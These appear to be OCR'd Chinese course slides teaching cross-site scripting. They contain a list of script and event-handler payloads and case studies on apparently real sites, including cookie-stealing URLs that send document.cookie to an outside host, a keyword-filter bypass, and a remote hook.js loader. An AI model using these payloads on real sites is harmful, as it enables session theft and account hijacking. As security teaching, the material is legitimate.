


- 将参数修改为"><script>alert()</script>的url编码形式：
  - %22%3e%3cscript%3ealert()%3c%2fscript%3e




存储型XSS

- 存储型XSS是指应用程序通过Web请求获取不可信赖的数据，在未检验数据是否存在XSS代码的情况下，便**将其存入数据库**。当下一次从数据库中获取该数据时程序也**未对其进行过滤**，页面执行XSS代码持续攻击用户。




存储型XSS特性

- 持久化
  - 代码是存储在服务器中的
  - 不需要诱骗用户访问特定url
- 大多出现在留言板、评论区
- 容易造成蠕虫，盗窃cookie



存储型XSS流程


黑客
恶意服务器
5. 黑客从自己搭建的恶意服务器获取用户提交的信息
1. 黑客访问目标站点，在目标服务器上构造XSS恶意脚本，保存在数据库中
正常服务器
4. 用户浏览器解析并执行了目标站点返回的XSS恶意脚本，向而已服务器发送请求
2. 用户在网站登录状态下，访问了目标服务器，查看了存在恶意脚本的页面
3. 网站将XSS恶意脚本同正常页面一起返回给了用户浏览器
用户


存储型XSS攻击实验

- 源代码

jsonPost为向后端请求得到的返回值


```
1 cardHeader.innerHTML = `title: ${jsonPost.title}`;
2 cardContent.innerHTML = `content: ${jsonPost.content}`;
```

- 可以看到，在用户访问个人面板时，会显示所有帖子，访问 你的靶机/xss-demo/add，将内容改为，点击提交




DOM型XSS（了解）

- DOM-XSS简单理解就是不与后台服务器产生数据交互，是一种通过DOM操作前端代码输出的时候产生的问题。




DOM型XSS特性

- 不经过后端
  - 是基于文档对象模型（DOM）的一种漏洞
  - 一般是通过url传入参数去控制触发的（现实中很少）
- DOM-XSS还能通过用户对页面的操作触发，这也是主要利用方式
  - 这样的漏洞较难利用，因为攻击者需要诱骗用户在页面上输入一些奇怪的东西



DOM型XSS



黑客
恶意服务器
6. 黑客从自己搭建的恶意服务器获取用户提交的信息
4. 网站页面中存在解析url的代码，并将url中的恶意代码插入到Dom中/或者用户被诱骗进行恶意操作，将恶意代码插入到DOM中
1. 黑客诱骗用户访问恶意url
5. 浏览器解析网页中恶意XSS代码，向恶意服务器发起请求或发送数据
浏览器
用户
2. 用户点击恶意链接，访问目标服务器
3. 网站将正常页面返回给用户浏览器
正常服务器

DOM型XSS攻击实验（界面操作）

- 源代码

```
1 var searchText = document.querySelector('.search-box-input').value;
2 var resultBar = document.querySelector('.search-box-content');
3 resultBar.innerHTML = "你搜索的：“+searchText+"结果如下";
```

- 直接将搜索内容替换为，点击搜索



目录

1. 基本概念

2. 跨站脚本攻击的分类

3. 跨站脚本攻击的方法


4. 跨站脚本攻击的实例

5. 跨站脚本攻击的防御

实验网址：RUC-CTF

4.3 跨站脚本攻击的方法

- 攻击载荷(payload)：达到目标的手段，即最终需要构造出的形式
- 攻击点位：该向哪个位置插入payload，达成攻击效果



攻击载荷

- **<script>标签**：<script>标签是最直接的XSS有效载荷，脚本标记可以引用外部的JavaScript代码，也可以将代码插入脚本标记中

```
<script>alert("hack")</script>    #弹出hack
<script>alert(/hack/)</script>    #弹出hack
<script>alert(1)</script>         #弹出1，对于数字可以不用引号
<script>alert(document.cookie)</script>       #弹出cookie
<script src=http://xxx.com/xss.js></script>   #引用外部的xss
```

- **svg标签：**

```
<svg onload="alert(1)">
<svg onload="alert(1)"//
```

- **<img>标签：**

```
<img  src=1  onerror=alert("hack")>
<img  src=1  onerror=alert(document.cookie)>  #弹出cookie
```

攻击载荷

- **<body>标签：**

```
<body onload=alert(1)>
<body onpageshow=alert(1)>
```

- **video标签:**

```
<video onloadstart=alert(1) src="/media/hack-the-planet.mp4" />
```

- **style标签：**

```
<style onload=alert(1)></style>
```

- **学习更多：** HTML5 Security Cheatsheet

攻击点位

- 用户输入作为script标签内容（这种情况一般并不存在）
- 用户输入作为HTML注释内容

```
#用户输入作为HTML注释内容，导致攻击者可以进行闭合绕过
<!-- 用户输入 -->
<!-- --><script>alert('hack')</script><!-- -->
```

- 用户输入作为HTML标签的属性名

```
#用户输入作为标签属性名，导致攻击者可以进行闭合绕过
<div 用户输入="xx">  </div>
<div ></div><script>alert('hack')</script><div a="xx"> </div>
```

- 用户输入作为HTML标签的属性值

```
#用户输入作为标签属性值，导致攻击者可以进行闭合绕过
<div id="用户输入"></div>
<div id=""></div><script>alert('hack')</script><div a="x"></div>
```

攻击点位

- 用户输入作为HTML标签的名字

```
#用户输入作为标签名，导致攻击者可以进行闭合绕过
<用户输入  id="xx" />
<><script>alert('hack')</script><b id="xx" />
```

- 直接插入到CSS里

```
#用户输入作为CSS内容，导致攻击者可以进行闭合绕过
<style>用户输入<style>
<style> </style><script>alert('hack')</script><style> </style>
```

目录

1. 基本概念

2. 跨站脚本攻击的分类

3. 跨站脚本攻击的方法

4. 跨站脚本攻击的实例

5. 跨站脚本攻击的防御

实验网址：RUC-CTF

实例解析1：YOJ窃取用户登陆身份凭证

- Yoj处理报错的页面的后端代码如下


```
<div class="error">
<p class="face">:(</p>
<h1><?php echo $e['message'];/*echo strip_tags($e['message']);*/?></h1>
<div class="content">
<?php if(isset($e['file'])) {?>
    <div class="info">
        <div class="title">
            <h3>错误位置</h3>
        </div>
        <div class="text">
            <p>FILE: <?php echo $e['file'] ;?>  LINE: <?php echo $e['line'];?></p>
        </div>
    </div>
<?php }?>
<?php if(isset($e['trace'])) {?>
    <div class="info">
        <div class="title">
            <h3>TRACE</h3>
        </div>
        <div class="text">
            <p><?php echo nl2br($e['trace']);?></p>
        </div>
    </div>
<?php }?>
</div>
</div>
```

实例解析1：YOJ窃取用户登陆身份凭证

- 关键问题：直接将信息输出到页面上，**没做任何过滤**
- Payload:

http://yoj.ruc.edu.cn/index.php/index/**%3cimg%20src=x%20onerror=alert(document.cookie)%3e**

- **后面这段url解码之后为：**
  - <img src=x onerror=alert(document.cookie)>



实例解析2：世纪馆预约系统窃取用户身份凭证

- 学活世纪馆场地预定中，存在将用户输入放到页面中的情况
- 该页面对一些关键字进行了过滤，如script，alert，双引号等

实例解析2：世纪馆预约系统窃取用户身份凭证

- 不仅是过滤了关键字，还对一些字符做了转换，比如将单引号变成双引号
- 过滤了大量标签名，想要执行js代码 -> 事件处理函数
  - Payload: boxTitle=123%27%20onclick=location.href=%27http://www.youwei.site/lby/uploads/recv.php?data=%27%2Bdocument.cookie
- %27为单引号，被转换为双引号，闭合了前面的标签值，使得后续能够插入事件处理函数

实例解析2：世纪馆预约系统窃取用户身份凭证

- 开发者进行了一次修复，但并不完全。
  - 过滤了http关键字，过滤了/some?data这种get请求方式
  - 括号被转换为双引号
- 绕过：利用修复后的特性进行字符串拼接
  - Payload: boxTitle=%27onclick=%27location.href=(ht)%2B(tp://www .youwei.site/lby/uploads/recv.php)%2B(?data=)%2Bdocument.cookie
- %2b为加号“+”，括号被转换为双引号，后面其实就变成了拼接字符串操作，达成相同的攻击效果，将受害者信息发送到恶意服务器上

onclick='location.href="ht"+"tp://www.youwei.site/lby/uploads/recv.php "+"?data="+document.cookie

实例解析3：三国杀论坛强迫加好友和转移“粮饷”

- 简化后的前端提交代码如下，直接将用户输入的字符串提交

```
<form method="post">

<td><input type="text" name="note" class="px" value="" size="25" /></td>
<td>
 <input type="text" id="unitprice" name="unitprice" class="px vm" value="1" size="7" onblur="checkCredit('showcredit');" />
</td>
<td>
 <input type="text" id="showcredit" name="showcredit" class="px vm" value="100" size="7" onblur="checkCredit('showcredit');"
/> 
<button type="submit" name="show_submit" class="pn vm"><em>增加</em></button>
</td>
</tr>
</table>
<input type="hidden" name="showsubmit" value="true" />
<input type="hidden" name="formhash" value="<?php echo FORMHASH;?>" />
</form>
```

实例解析3：三国杀论坛强迫加好友和转移“粮饷”

- 下面是存储note字段的后端代码，可以看到没有做任何过滤或转义

```php
function _send() {


    $note = $this->_get_note();
    if(empty($note)) {
        $this->db->query("REPLACE INTO ".UC_DBTABLEPRE."vars SET name='noteexists', value='0'");
        return NULL;
    }

    $closenote = TRUE;
    foreach((array)$this->apps as $appid => $app) {
        $appnotes = $note['app'.$appid];
        if($app['recvnote'] && $appnotes != 1 && $appnotes > -UC_NOTE_REPEAT) {
            $this->sendone($appid, 0, $note);
            $closenote = FALSE;
            break;
        }
    }
    if($closenote) {
        $this->db->query("UPDATE ".UC_DBTABLEPRE."notelist SET closed='1' WHERE noteid='$note[noteid]'");
    }

    $this->_gc();
}
```

获取note

为note创建一个noteid

实例解析3：三国杀论坛强迫加好友和转移“粮饷”

- 这是一个存储型XSS，再存入数据或取出数据的时候没有做转义或过滤。服务器将用户设置的上榜宣言放到前端的tip中。将自己的tip设置为恶意代码，会通过showTip(this)函数插入到页面中

```
<a href="home.php?mod=space&amp;uid=1044931&amp;do=profile"
  target="_blank"
  id="bid_1044931"
  onmouseover="showTip(this)"
  tip="UV1988: <img src=x onerror=appendscript('https://www.youwei.site/uv/hook.js')>"
  initialized="true">
  <img src="https://club.sanguosha.com/uc_server/data/avatar/001/04/49/31_avatar_small.jpg"
    onerror="this.onerror=null;this.src='https://club.sanguosha.com/uc_server/images/noavatar_small.gif'">
</a>
```

```
function showTip(ctrlobj) {
    $F('_showTip', arguments);
}
```

